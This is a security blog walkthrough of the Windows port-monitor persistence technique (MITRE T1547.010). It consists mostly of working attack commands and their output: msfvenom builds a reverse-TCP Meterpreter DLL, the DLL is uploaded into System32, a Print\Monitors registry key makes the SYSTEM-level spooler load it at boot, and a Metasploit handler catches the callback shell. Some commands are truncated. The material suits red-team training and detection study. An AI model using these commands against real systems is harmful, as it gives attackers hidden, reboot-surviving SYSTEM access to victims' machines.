Windows Persistence: Port Monitors

July 14, 2020 By Raj Chandel

Adversaries may use port monitors to run an attacker-supplied DLL during system boot for persistence or privilege escalation. A port monitor can be set through the AddMonitor API call to set a DLL to be loaded at startup. This DLL can be located in C:\Windows\System32 and will be loaded by the print spooler service, spoolsv.exe, on boot. The spoolsv.exe process also runs under SYSTEM level permissions.

Mitre ID: T1547.010


Sub-technique of: T1547

Let's Check and try to perform this attack

Generate DLL Payload

In order to launch dll persistence attack, you need to execute the following command which will generate a malicious dll payload.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=4444 -f
```




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=4444 -f dll > raj.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~# 
```

Inject DLL Payload

Now inject malicious dll file into victim's machine inside /system32 through your meterpreter session with admin privilege and then execute the following command to make changes into the register for printer driver installation.

```
upload /root/raj.dll .
reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run\\ -v ignite
shell
reg add "hklm\system\currentcontrolset\control\print\monitors\ignite" /v "Driver"
```


As you can see in the given below image that we have successfully changed the registry key.



```
meterpreter > cd System32
meterpreter > upload /root/raj.dll .
[*] uploading  : /root/raj.dll → .
[*] uploaded   : /root/raj.dll → .\raj.dll
meterpreter > shell
Process 7940 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "hklm\system\currentcontrolset\control\print\monitors\ignite" /v "Driver" /d "raj.dll" /t REG_SZ
reg add "hklm\system\currentcontrolset\control\print\monitors\ignite" /v "Driver" /d "raj.dll" /t REG_SZ
The operation completed successfully.
```

Maintain Access

Now, in future when the attack will launch the listener for obtaining a reverse connection. So, as soon as the victim's machine get reboots the .dll file get active and the attacker will get meterpreter session due to Monitor DLLs that are loaded by spoolsv.exe for DLLs.



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.112
lhost ⇒ 192.168.1.112
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:4444
[*] Sending stage (206403 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.112:4444 → 192.168.1.105:49680) at 2020-04-14

meterpreter > sysinfo
Computer        : DESKTOP-RGP209L
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

Reference: https://attack.mitre.org/techniques/T1547/010/